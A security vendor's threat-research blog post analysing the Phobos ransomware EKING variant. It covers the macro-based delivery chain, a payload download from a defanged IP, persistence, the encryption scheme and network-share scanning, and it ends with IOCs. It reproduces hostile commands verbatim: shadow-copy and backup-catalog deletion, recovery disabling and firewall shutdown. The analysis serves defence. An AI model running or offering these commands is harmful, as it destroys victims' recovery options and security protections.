
Deep Analysis – The EKING Variant of Phobos Ransomware

fortinet.com/blog/threat-research/deep-analysis-the-eking-variant-of-phobos-ransomware

October 13, 2020



FortiGuard Labs Threat Report

Affected platforms: Microsoft Windows
Impacted parties: Windows Users
Impact: Encrypts Victims' Files for Ransom
Severity level: Critical

The Phobos ransomware family is fairly recent, only having been first spotted by security researchers in early 2019. But since then, it has continued to push out new variants that not only evolve attack methods, but also frequently change the extension name of encrypted files in past variants. And in its short history, its victims have often complained that they were cheated by the attacker of Phobos by not restoring files.

Two weeks ago, FortiGuard Labs captured a new threat sample from the wild. It was a Microsoft Word document with a malicious Macro designed to spread the EKING variant of Phobos. I ran a deep analysis on this sample, and in this analysis post I will show how this variant infects victim's system and how it scans and encrypts files using an AES algorithm on a victim's device as well as shared network folders.

Later, in December 2020, I also presented my findings from this Phobos variant (with title "Pay or Lose Your Critical Data - Deep Analysis of A Variant of Phobos Ransomware") on AVAR 2020 Virtual.

Opening the Captured Sample in MS Office Word

After opening the Word document, it displays a warning that directs the victim to click an "Enable Content" button on the yellow bar to enable Macros, as shown in Figure 1.1.

Since Macros can contain malicious code, MS Office Word by default displays a Security Warning that warns users that the document could be risky. The user can then decide whether or not to execute the Macro (by clicking the "Enable Content" button).

Figure 1.1. Sample content in MS Office Word

However, the document warning screen is a ruse. Going through the Macro code, I found that it has a built-in event function named Document_Close(), which is invoked automatically when MS Office Word exits. In other words, the malicious Macro code is executed when the victim closes the document. This also has the benefit of bypassing detection by some sandbox solutions (FortiSandbox detects this malicious Word attachment as riskware.)

The code of the Macro is simple and clear. It extracts a base64-encoded block from the opened sample into a local file at "C:\Users\Public\Ksh1.xls". It then decodes the file into another file by calling the command "*Certutil -decode C:\Users\Public\Ksh1.xls C:\Users\Public\Ksh1.pdf*". "Ksh1.pdf" is a base64-decoded file, which is a PE file (DLL file). *Figure 1.2* is a screenshot of the Macro code, showing where it is about to perform a command to base64 decode the file "Ksh1.xls" into "Ksh1.pdf".

Figure 1.2. Macro to base64 decode extracted file

The final task of the Macro is to execute the decoded PE file “Ksh1.pdf” by executing the command “*Rundll32 C:\Users\Public\Ksh1.pdf,In*”. The decoded PE file “Ksh1.pdf” is a DLL file with export function “*In*” that is called by “Rundll32.exe” in the above command line.

Figure 1.3. ASM code of the export function In

Figure 1.3 shows the ASM code of the export function “In” of “Ksh1.pdf”. From my comments inserted next to the ASM code, one can easily understand that it first creates a new directory at “C:\Users\Public\cs5”. It then downloads a file from the URL “hxxp://178[.]62[.]19[.]66/campo/v/v” into file “C:\Users\Public\cs5\cs5.exe” by calling the API “URLDownloadToFile()”. And finally, it runs up the downloaded “cs5.exe” file by calling the API “CreateProcessA()”. By the way, the download URL string and full file path string are hard coded in the DLL file “Ksh1.pdf”. Interestingly, the downloaded file “cs5.exe” is the payload file of Phobos.

Looking into the Payload EXE File

“C:\Users\Public\cs5\cs5.exe” is the payload of the EKING variant of Phobos, which has been protected by an unknown packer, as shown in Exeinfo PE in Figure 2.1.

Figure 2.1. Protected Phobos payload EXE file

Phobos has an AES encrypted configuration block that contains much configuration information (69 items in this variant). These are decrypted in a function before being used with an index number argument. It also contains the new extension string for encrypted files, data to generate key for encrypting files, a file exclusion list, version information of Phobos, ransom information for the victim, and so on.

In Figure 2.2 we can see an example of decrypting the new extension for encrypted files “.id[<<ID>>-2987].[wiruxa@airmail.cc].eking”, whose index number is 0x04. According to one decrypted string “[<<ID>>-2987] v2.9.1”, whose index number is 0x33, we know the version of this variant is v2.9.1.

Figure 2.2. Decrypting a new extension from the configuration block

Start a Second Process and Execute Two Groups of Commands

When “cs5.exe” runs, it creates a second process of itself by calling the API CreateProcessWithTokenW(), along with a token from Explorer.exe process so that the second process runs in the security context of the Explorer.exe’s token. In this way, it has the privilege needed to read and write more files on the victim’s system.

Phobos executes two groups of commands in two created threads.

The first group of commands are listed below with my added comments:

vssadmin delete shadows /all /quiet – Deletes all of the volume's shadow copies.
wmic shadowcopy delete – Deletes shadow copies from local computer.
bcdedit /set {default} bootstatuspolicy ignoreallfailures
bcdedit /set {default} recoveryenabled no – Disables the automatic startup repair feature.
wbadmin delete catalog –quiet – Deletes the backup catalog.
exit

By deleting the shadow copies that the Windows system makes for system restore, the victim is not able to use it to restore the encrypted files. It also prevents the victim from restoring files from an automatic startup repair or from a backup catalog.

The commands of the second group turn off the Windows Firewall on the infected system, as shown below.

netsh advfirewall set currentprofile state off – For Windows 7 and later versions.
netsh firewall set opmode mode=disable – For Windows XP, Windows 2003 versions.
exit

Adding Auto-run Items

The malware also decrypts the string "Software\Microsoft\Windows\CurrentVersion\Run" (index number is 0x11), which is the registry subkey path, from the encrypted configuration block. It then creates an auto-run item “cs5” to the same subkey of both root keys, HKEY_LOCAL_MACHINE and HKEY_CURRENT_USER. Figure 4.1 is a screenshot of the added auto-run item under the root key “HKEY_CURRENT_USER”.

Figure 4.1. Added auto-run item “cs5”

Other than adding this item into the auto-run group in the system registry, it also copies “cs5.exe” into two auto startup folders: “%AppData%\Microsoft\Windows\Start Menu\Programs\Startup” and “%ProgramData%\Microsoft\Windows\Start Menu\Programs\Startup”. Figure 4.2 shows the ASM code snippet of copying “cs5.exe” into the two startup folders.

Figure 4.2. Copy payload file into startup folders

Executable files in these two folders are executed automatically by Windows system when Windows starts. That means that four “cs5.exe” files will be started by Windows at startup to maintain malware survival. You don’t need to worry about the conflict. Phobos has a mechanism that uses a Mutex object to ensure only one process is running. The other “cs5.exe” processes exit if the same Mutex object exists.

Core Tasks Phobos Performs on a Victim’s System

For ransomware, the core task is to encrypt victim’s files and then demand a ransom for decrypting those encrypted files. In this section, I will show you how the EKING variant of Phobos performs this task.

To increase its performance, it creates a number of threads to scan and encrypt files on the victim’s system. In addition, it uses a lot number of Event objects to control and synchronize the progress of these threads.

1. Thread to Terminate Processes

It begins by starting a thread to keep from terminating specified processes from a name list that contains forty-one process names shown, as below. As you may guess, the name list was also decrypted from the configuration block with index number 0x0a.

msftesql.exe;sqlagent.exe;sqlbrowser.exe;sqlservr.exe;sqlwriter.exe;oracle.exe;ocssd.exe;dbsnmp.exe;synctime.exe;agntsvc.exe;mydesktopqos.e
nt.exe;mysqld-
opt.exe;dbeng50.exe;sqbcoreservice.exe;excel.exe;infopath.exe;msaccess.exe;mspub.exe;onenote.exe;outlook.exe;powerpnt.exe;steam.exe;theb

This process name list has been spotted many times being used by other Ransomware families to do the same action.

These processes belong to products like MS SQL Server, Oracle Database, VMware, Panda Security, MySql, FireFox, SQL Anywhere, RedGate SQL Backup, MS Excel, MS Word, MS Access, MS PowerPoint, MS Publisher, MS OneNote, MS Outlook, The Bat!, Thunderbird, WordPad, and so on.

Phobos keeps terminating these applications to force them to release any files they have currently opened so Phobos can encrypt them.

2. Threads to Scan Files to Encrypt

The thread function of this thread calls the API GetLogicalDrives() to obtain and enumerate all logical drives on the victim’s system, such as “C:\”, “D:\”, “E:\” and so on. It then creates two scan threads for each logical drive. That means the files in each logical drive are handled by two threads.

Figure 5.1. Ignore two system folders

To avoid destroying the victim’s Windows system, it ignores encrypting files under two system folders and their sub-folders, which are “%WinDir%” (usually “C:\Windows”) and “%ProgramData%\Microsoft\Windows\Caches”. Figure 5.1 shows that Phobos is able to detect if a current path (“\\?\D:”) matches the two system folders it needs to ignore.

As mentioned, it creates two threads for scanning each logical drive’s files. One thread is for normal scan (one file by one file) and the other is a special scan only for database related files. I can assume that these kinds of files have more value for the victim than the others. It then scans database files by the following extensions, listed below (decryption index number is 0x06):

fdb;sql;4dd;4dl;abs;abx;accdb;accdc;accde;adb;adf;ckp;db;db-journal;
db-shm;db-wal;db2;db3;dbc;dbf;dbs;dbt;dbv;dcb;dp1;eco;edb;epim;fcd;gdb;
mdb;mdf;ldf;myd;ndf;nwdb;nyf;sqlitedb;sqlite3;sqlite;

Besides this, it also has two extension exclusion lists. One contains the encrypted file extensions that Phobos has used in its history, as listed below (decryption index number is 0x07):

eking;actin;Acton;actor;Acuff;Acuna;acute;adage;Adair;Adame;banhu;banjo;Banks;Banta;Barak;Caleb;Cales;Caley;calix;Calle;Calum;Calvo;deuce

The other list contains files that this variant uses to show its victim the ransom information, as well as some Windows system files, as listed below (decryption index number is 0x08):

info.hta;info.txt;boot.ini;bootfont.bin;ntldr;ntdetect.com;io.sys;osen.txt

Both of these exclusion lists are used by the scan thread in a callback function to filter files to encrypt according to its rules. Meanwhile, Phobos also creates an encryption thread in each scan thread for encrypting the victim’s files. Here is how the scan thread and encryption thread work together: The scan thread keeps scanning files, and copying the file name with full path into a common buffer and an event is set once one file is selected. The encryption thread then can obtain the file name from the common buffer and encrypt.

3. Encryption Algorithm and Key Phobos Uses

Pbobos uses AES (Advanced Encryption Standard) CBC (Cipher Block Chaining) mode as its encryption algorithm for encrypting files. In my analysis, this variant of Phobos does not use the built-in Crypto APIs for AES that Windows provides, but implements its own AES function.

As you may know, when people talk about AES CBC encryption and decryption, “IV” and “Key” are often mentioned.

For its key length, we know Phobos uses a 256-bit AES key (20H bytes), which is the strongest file encryption. Moreover, it uses an asymmetric public-private key cryptosystem to protect the AES key. The public key is decrypted from the configuration block with index number 0x2.

Figure 5.2 AES key and its public key encrypted

The AES key is generated using 10H bytes of random data and 10H bytes of data from the decrypted public key. As you can see in Figure 5.2, it has just generated its AES Key (20H bytes) at the top of memory window. The subsequent information is the related data of the encrypted AES Key (80H bytes) that is generated with the data of the volume serial number of “%systemdrive%” (like “C:\” on the victim’s system) as well as some decrypted constant values in the function Sub_401706. The last four bytes following the encrypted AES key are a CRC32 hash value of the above two parts.

To protect the AES key, Phobos encrypts it using RSA algorithm with attacker’s public key. Therefore, as long as the victim is able to obtain the attacker’s private key, the AES key can be decrypted and furthermore the encrypted files can be restored. It is hard to obtain the RSA private key with the public key saved in Phobos even through brute force. The private key is always kept by the attacker.

The encrypted AES key will be recorded in the encrypted file, I will explain the encrypted file structure later.

The IV (Initialization Vector) data is 10H bytes long and is usually randomly generated. It is also recorded in the encrypted files like the encrypted AES key is. An IV is used along with AES key for data encryption, just like a salt to an MD5 algorithm.

Once the IV data and the AES key are obtained, it can decrypt the encrypted files.

4. Thread for Encrypting Files

As I mentioned above, this is the encryption thread started by the scan thread. Once the scan thread selects a file, it then copies the file full path to a common buffer for the encryption thread, which is notified by the scan thread (setting an event object).

It then decrypts a format string (index number 0x04) from the configuration block as a new file extension for those encrypted files, as seen below, where “<<ID>>” will be replaced by the volume serial number of the system drive.

.id[<<ID>>-2987].[wiruxa@airmail.cc].eking

Figure 5.3 Encrypted file with new extension

This is just a formatted new file name for the encrypted file with the new extension. This time, the file selected and filtered by a scan thread is “\\?\E:\test_file.txt” and the encrypted file name for it is “\\?\E:\test_file.txt.id[[581F1093-2987].[wiruxa@airmail.cc].eking”.

It continues to read out the content of the selected file (for example: “E:\test_file.txt”). We know the size of the AES encryption block is fixed at 10H bytes. Thus, if the size of data to be encrypted is not aligned to 10H, it needs to append the data using padding (Phobos uses “00” as padding) to fix the problem.

Figure 5.4 Calling the AES_CBC_Encrypt() function to encrypt file content

Figure 5.4 shows that Phobos is about to call the AES_CBC_Encrypt() function, whose arg0 is a key object (AES_CTX Struct) containing the IV and Key used to encrypt the file content shown in the memory window (with three “00” padding elements appended to it).

After encryption, Phobos saves the ciphertext into the encrypted file (for example, “E:\test_file.txt.id[[581F1093-2987].[wiruxa@airmail.cc].eking”) by calling the API WriteFile(), as shown in Figure 5.5.

Figure 5.5 Saving ciphertext into an encrypted file

The encrypted file content consists of two parts. The first part is the *ciphertext of the* original file content. The second part is a group of data, which I call the decryption_config_block. It is used to decrypt the first part. Figure 5.6 is a screenshot of encrypted file content. I will explain what the decryption_config_block contains.

Figure 5.6 Example of the encrypted file content

The first 10H bytes (surrounded by red) are the encrypted original file content—the same as shown in Figure 5.5. The 40H bytes (surrounded by blue) are an encrypted block that contains some constant values as well as the original file name, which are encrypted using the same AES Key and IV. The following 14H bytes “00” can be thought as a data delimiter. The 10H bytes (surrounded by black) are the IV data only for this file. The next Dword 0x03 tells the size of the appended padding to the original file content (refer to Figure 5.5 again). The 80H data block (in green) is the related data of the encrypted AES key, which is generated in the scan thread and is different for different scan threads. The next Dword 0xF2 is the size of the entire decryption_config_block. The last six bytes “4B E5 1F 84 A9 77” are decrypted from the configuration block with index number 0x00.

After that, the last thing Phobos does is to call the API DeleteFileW() to wipe the original file from the victim’s system.

5. Scan Network Sharing Resources

This thread function focuses on network sharing resources. Phobos calls the API WNetOpenEnum() many times using different values of the argument dwScope. These are RESOURCE_CONNECTED, RESOURCE_RECENT, RESOURCE_CONTEXT, RESOURCE_REMEMBERED and RESOURCE_GLOBALNET.

RESOURCE_CONNECTED: Enumerates all currently connected resources.
RESOURCE_RECENT: Enumerates all recently connected resources.
RESOURCE_CONTEXT: Enumerates only those resources in the network context of the caller.
RESOURCE_REMEMBERED: Enumerates all remembered (persistent) connections.
RESOURCE_GLOBALNET: Enumerates all resources on the network.

API WNetOpenEnumW() and WNetEnumResourceW() are involved in this work to enumerate network sharing resources.

Once one resource is successfully obtained, Phobos starts the two scan threads that I discussed in point **2**, above, with the full address to the resource, like \\?\UNC\{resource name}\{folder name}, to start the scan and filter files on it. The scan thread then starts the encryption thread and is noticed to encrypt when one file is selected, as I explained in point **4**.

Figure 5.7 One sharing resource ready to start the scan thread

Figure 5.7, above, shows a sharing resource ("\\?\UNC\VBoxSvr\vbox_share_folder") that is obtained from RESOURCE_CONNECTED, and is about to call function Sub_405840 to start a new scan thread on this sharing resource.

6. Thread to Monitor and Scan Future Logical Drives

I have talked about Phobos scanning files on local logical drives, and scanning network sharing resources, which are all the existing sources to the victim's system.

There is another thread, whose main task is to monitor future logical drives. Why future? Cause, it occurs in special situations, for example, the victim attaches a USB flash drive or a cell phone, which the Windows system treats as a new logical drive. This will be captured by this thread. It runs detection every second and starts two new scan threads for any new logical drives it detects. Figure 5.8 displays a pseudo code showing the logical structure for this thread function.

Figure 5.8 Pseudo code for scanning a new logical drive

Displaying Ransom Information to the Victim

The main thread of Phobos waits for all scan threads and encryption threads to finish their work. It then drops two files, info.hta (html version ransom information) and info.txt (text version ransom information), onto the Desktop as well as into the root directory of available logical drives on the victim's system. It also calls the API ShellExecuteExW() with the command "open" to open the html version info.hta on the victim's screen, as shown in Figure 6.1. When contacting the attacker via email, the victim needs to provide a unique victim ID in the email subject like "581F1093-2987" for my device , which consists of a volume serial number of the system drive (usually "C:\") and the variant sub-version number.

Figure 6.1 Ransom information displayed to the victim

Conclusion on the Deep Analysis of the EKING Variant

In this post, I provided a deep analysis of the EKING variant of the Phobos ransomware. I have presented how the payload file (cs5.exe) is downloaded from the original MS Word document sample, and what Phobos does to keep it persistent on a victim's system.

I primarily analyzed Phobos's core task – the scanning and encryption of files on the victim's system. Through this post, we know now that it not only scans files not on logical drives, but also network sharing resources and new attached logical drives. I also elaborated on how this variant of Phobos uses multiple threads to finish its work.

Finally, I explained how Phobos displays its ransom information to the victim when encryption is done.

To protect your device from being attack by malware, we recommend not opening email attachments from untrusted sources.

Fortinet Solutions

Fortinet customers are already protected from this variant of Phobos with FortiGuard's Web Filtering, AntiVirus, and CDR (content disarm and reconstruction) services, as follows:

The downloading URL is rated as "**Malicious Websites**" by the FortiGuard Web Filtering service.

The Word document and downloaded payload file are detected as "**VBA/Agent.KBU!tr**" and "**W32/Phobos.HGAF!tr.ransom**" and blocked by the FortiGuard AntiVirus service.

In addition, FortiSandbox detects the Word document as riskware.

FortiMail users are protected by FortiGuard AntiVirus, which detects the original Word document that is delivering Phobos, and further protected with the CDR service which can be used to neutralize the threat from all macros within Office documents.

In addition, to protect devices from being attacked by malware delivered in this way, we recommend that users not open email attachments from untrusted sources. End user training on how to identify and flag potentially malicious email is also highly recommended.

IOCs:

URLs

hxxp://178[.]62[.]19[.]66/campo/v/v

Sample SHA-256

[Word Document]

667F88E8DCD4A15529ED02BB20DA6AE2E5B195717EB630B20B9732C8573C4E83

[Phobos Payload]

6E9C9B72D1BDB993184C7AA05D961E706A57B3BECF151CA4F883A80A07FDD955

References:

https://id-ransomware.blogspot.com/2017/10/phobos-ransomware.html

Learn more about FortiGuard Labs threat research and the FortiGuard Security Subscriptions and Services portfolio. Sign up for the weekly Threat Brief from FortiGuard Labs.

Learn more about Fortinet's free cybersecurity training initiative or about the Fortinet Network Security Expert program, Network Security Academy program, and FortiVet program.